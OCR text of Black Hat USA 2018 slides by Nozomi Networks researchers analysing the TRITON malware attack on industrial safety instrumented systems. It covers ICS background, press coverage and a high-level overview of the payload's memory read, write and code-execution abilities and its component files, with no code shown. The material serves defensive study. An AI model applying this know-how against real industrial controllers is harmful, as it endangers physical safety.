black hat USA 2018

AUGUST 4–9, 2018
MANDALAY BAY / LAS VEGAS

TRITON: How It Disrupted Safety Systems and Changed the Threat Landscape of Industrial Control Systems, Forever

Marina Krotofil, Andrea Carcano, Younes Dragoni

#BHUSA / @BLACK HAT EVENTS

Who Are We (?)

ICS security researchers

Younes Dragoni

- BS Information Technology
- Security Researcher, Nozomi Networks
- Enthusiastic White Hat Reverse Engineer
- Member of the Global Shapers Community (WEF)

NOZOMI NETWORKS

Marina Krotofil

- ICS/SCADA security professional
- Previously Principal Analyst at FireEye and Lead Cyber Security researcher at Honeywell
- Accumulated >8 years of research in cyber-physical security

Andrea Carcano

- PhD in Industrial Cyber Security
- Sr. Security Engineer, Major Oil and Gas Company
- Co-founder and Chief Product Officer, Nozomi Networks

NOZOMI NETWORKS


Line-up

- Introduction
- Turning an ‘Undocumented Device’ into Malicious Code
- Analysis of the TRITON Modules
- DEMO: TRITON in Action
  - And how to detect it (free toolset on Github)
- Discussion and Closing Remarks

Introduction to Industrial Control Systems (ICS) & Safety Instrumented Systems (SIS)

https://nbn.media/signing-distributed-control-system-dcs-alwaleedia-west-cairo-stations/

Industrial Control System (ICS)



Operational Technology (OT)

Computer science

Information Technology (IT)

Engineering

Physical process

Attacker end target

Industrial Control System (ICS)

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

http://fukushimawatch.com/wp-content/uploads/sites/12/2016/05/Fukushima_fire_explosion_radiation.jpg


Industrial Control System (ICS)

PHYSICAL

CYBER

Hazards and Layers of Protection


DEFENSE IN DEPTH



https://www.arcweb.com/sites/default/files/Images/blog-images/Layers-of-Protection.png

http://www.oseco.com/markets/processing/index.cfm?appID=23#23


SIS



Safety Instrumeted Systems (SIS)


- Modern SIS are software-based systems
- **Best practices recommend to run SIS on a dedicated and isolated network**
- SIS is sometimes connected to the Process Control Network for data exchange, ease of maintenance, convenience, lower costs considerations, etc.
- Using **multi-vendors** in this critical layer increase the risk

An attack on a safety system can cause the MOST DAMAGING outcome of a cyber-physical attack



https://www.cyberark.com/threat-research-blog/anatomy-triton-malware-attack/

The Milestone TRITON Security Incident




THE WALL STREET JOURNAL.

TECH


New Type of Cyberattack Targets Factory Safety Systems

Malicious software Triton was able to manipulate Schneider Electric devices' memory and run unauthorized programs by leveraging a previously unknown bug

The Washington Times




Industrial safety systems targeted by Triton malware meant to cause 'physical consequences': Reports



WIRED

ANDY GREENBERG SECURITY 12.14.17 10:00 AM

UNPRECEDENTED MALWARE TARGETS INDUSTRIAL SAFETY SYSTEMS IN THE MIDDLE EAST




Hackers use Triton malware to shut down plant, industrial systems

The malware has been designed to target industrial systems and critical infrastructure.

By Charlie Osborne for Zero Day | December 15, 2017 -- 09:54 GMT (01:54 PST) | Topic: Security

ZDNet

TRITON Attack: Overview




https://www.cyberark.com/threat-research-blog/anatomy-triton-malware-attack/

Attacker obtained remote access to SIS workstation

TRITON Payload: Overview

Attacker attempted to inject passive backdoor/remote access trojan into industrial safety controller

- Read arbitrary memory
- Write into memory
- Execute arbitrary code



“Your wish is my command”

Eng. Workstation

trilog.exe

- script_test.py
- library.zip
- inject.bin
- imain.bin

TriStation protocol

imain.bin + inject.bin

